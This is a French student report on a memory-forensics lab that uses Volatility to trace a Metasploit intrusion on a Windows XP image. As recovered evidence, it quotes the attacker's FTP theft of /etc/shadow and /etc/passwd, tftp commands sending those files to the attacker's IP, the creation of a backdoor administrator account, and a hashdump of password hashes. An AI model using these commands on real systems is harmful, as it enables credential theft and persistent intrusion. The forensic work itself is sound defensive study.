AMM - Laboratoire 9

Maxime Chantemargue, Ruben Pereira Lopes, Charles Matrand

HEIG VD

2 juin 2024

Table des matières

 Profile: **WinXPSP2x86** Suggested Plugins: malfind, vaddump, windows, connscan, sockets, consoles, mftparser, userassist, screenshot, cmdscan, printkey, hashdump

1 - What tool was used to compromise the system?

Avec le plugin screenshot, nous avons remarqué un screenshot intéressant :

```
vol.py -f lab.raw --profile=WinXPSP2x86 screenshot --dump-dir=
    screenshot/
```

Résultat :



Figure 1: Untitled

Le plugin screenshot de volatility nous montre que Metasploit était ouvert au moment de la capture. Cela a aussi été confirmé par le plugin console.

```
vol.py -f lab.raw --profile=WinXPSP2x86 consoles
```

Résultat :

```
ConsoleProcess: csrss.exe Pid: 684
Console: 0x4f23b0 CommandHistorySize: 50
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Metasploit Courtesy Shell (TM)
Title: Metasploit Courtesy Shell (TM)
AttachedProcess: cmd.exe Pid: 440 Handle: 0x5b4
```

2 - What was the IP address of the attacker's machine?

Avec le plugin cmdscan :

```
vol.py -f lab.raw --profile=WinXPSP2x86 cmdscan
```

```
**************************************************
CommandProcess: csrss.exe Pid: 684
CommandHistory: 0x10986f8 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 9 LastAdded: 8 LastDisplayed: 8
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5b4
Cmd #0 @ 0x10a4be8: cd C:\
Cmd #1 @ 0x4f1eb8: mkdir system32
Cmd #2 @ 0x4f2fb0: cd system32
Cmd #3 @ 0x10a4c68: ftp 192.168.174.128
Cmd #4 @ 0x10a4ec0: tftp 192.168.1.104 put shadow
Cmd #5 @ 0x10a4f90: tftp 192.168.1.104 put passwd
```

La commande cmdscan nous révèle que l'adresse IP de l'attaquant est 192.168.1.104. Nous le voyons à la commande `tftp 192.168.1.104 put shadow` et `tftp 192.168.1.104 put passwd`.

Cela se remarque car les fichiers shadows (contenant les mots de passes hashés) et passwd (contenant la liste des utilisateurs et autres informations) sont envoyés à l'ip 192.168.1.104, ne pouvant être que l'attaquant, qui sont envoyés grâce aux 2 commandes spécifiées avec `tftp`.

3 - What directory was created to store the files before exfiltration?

Nous voyons grâce au plugin consoles et cmdscan qu'un dossier system32 a été créé au niveau de la racine `C:\` . L'attaquant a utilisé ce nom car il est utilisé par windows mais sous `C:\Windows` normalement.

```
vol.py -f lab.raw --profile=WinXPSP2x86 consoles
```

Nous le voyons sur les lignes de commandes suivantes (qui proviennent du plugin consoles)

```
C:\>mkdir system32
C:\>cd system32
```

Et aussi sur cmdscan :

```
**************************************************
CommandProcess: csrss.exe Pid: 684
CommandHistory: 0x10986f8 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 9 LastAdded: 8 LastDisplayed: 8
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5b4
Cmd #0 @ 0x10a4be8: cd C:\
Cmd #1 @ 0x4f1eb8: mkdir system32
Cmd #2 @ 0x4f2fb0: cd system32
```

4 - Where was data exfiltrated from?

Le plugin consoles nous permet de savoir que les données sont exfiltrées depuis 192.168.174.128

Output de consoles :

```
C:\system32>**ftp 192.168.174.128**
Connected to 192.168.174.128.
220 ProFTPD 1.3.4a Server (Debian) [::ffff:192.168.174.128]
User (192.168.174.128:(none)): root
331 Password required for root
Password:
230 User root logged in
ftp> get /etc/shadow
200 PORT command successful
150 Opening ASCII mode data connection for /etc/shadow (866 bytes)
226 Transfer complete
ftp: 891 bytes received in 0.02Seconds 55.69Kbytes/sec.
ftp> get /etc/passwd
200 PORT command successful
150 Opening ASCII mode data connection for /etc/passwd (1033 bytes)
226 Transfer complete
ftp: 1058 bytes received in 0.00Seconds 1058000.00Kbytes/sec.
ftp> exit
Invalid command.
ftp> quit
221 Goodbye.
```

L'IP 192.168.174.128 est un serveur FTP où sont stockés les 2 fichiers où la machine se connecte pour les récupérer.

5 - How was exfiltration performed?

Cela est visible sur la sortie du plugin consoles. On voit que l'attaquant récupère les fichiers shadow et passwd depuis cette adresse avec `ftp`, c'est un serveur Debian. Il les stocke dans `C:\system32`. Puis il les envoie à l'attaquant 192.168.1.104 avec `tftp`. L'attaquant se trouve dans le même réseau privé que la machine windows (celle investiguée) et que le serveur Debian. Le plugin connscan nous montre que l'attaquant n'est néanmoins plus présent sur le réseau après.

```
C:\system32>tftp 192.168.1.104 put shadow
Transfer successful: 891 bytes in 1 second, 891 bytes/s

C:\system32>tftp 192.168.1.104 put passwd
Transfer successful: 1058 bytes in 1 second, 1058 bytes/s
```

connscan :

```
Offset(P)  Local Address              Remote Address             Pid
---------- ------------------------ ------------------------ ---
0x0986ae68 192.168.174.148:1037     192.168.174.128:20       908
0x0986bd30 192.168.174.148:4444     192.168.174.1:58719      1136
0x098aa128 192.168.174.148:1038     192.168.174.128:139      0
```

6 - How was persistence maintained

Nous n'avons pas trouvé de registres spécifiquement touchés avec les différents plugin.

Avec le plugin "hashdump", nous avons remarqué qu'il y avait un utilisateur "admin" plutôt suspect, étant donnée la présence de "Administrator". De plus, avec le plugin "console", l'attaquant crée cet utilisateur "admin" :

```
C:\system32>net user **admin** * /add
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


C:\system32>net localground Administrators **admin** /add
The syntax of this command is:


NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]


C:\system32>net localgroup Administrators **admin** /add
The command completed successfully.
```

Et avec hashdump :

```
vol.py -f lab.raw --profile=WinXPSP2x86 hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31
   d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
   d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:4c55cffcea59c80fdbfa33a48284b19f:620957181
   ac115bf27011183826f684a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:350
   d1d7052e87285ad7c2010ca897151:::
**admin:1003:94df0a430bd39eb7ccf9155e3e7db453:8
   a33e55295b401e4240364c42b22d90c:::**
```

Il ajoute bien un utilisateur "admin" et l'ajoute au groupe "Administrators". Ce sera possiblement réutilisé par l'attaquant, ce qui lui laisse un moyen en plus d'attaquer à chaque fois qu'il accède à la machine.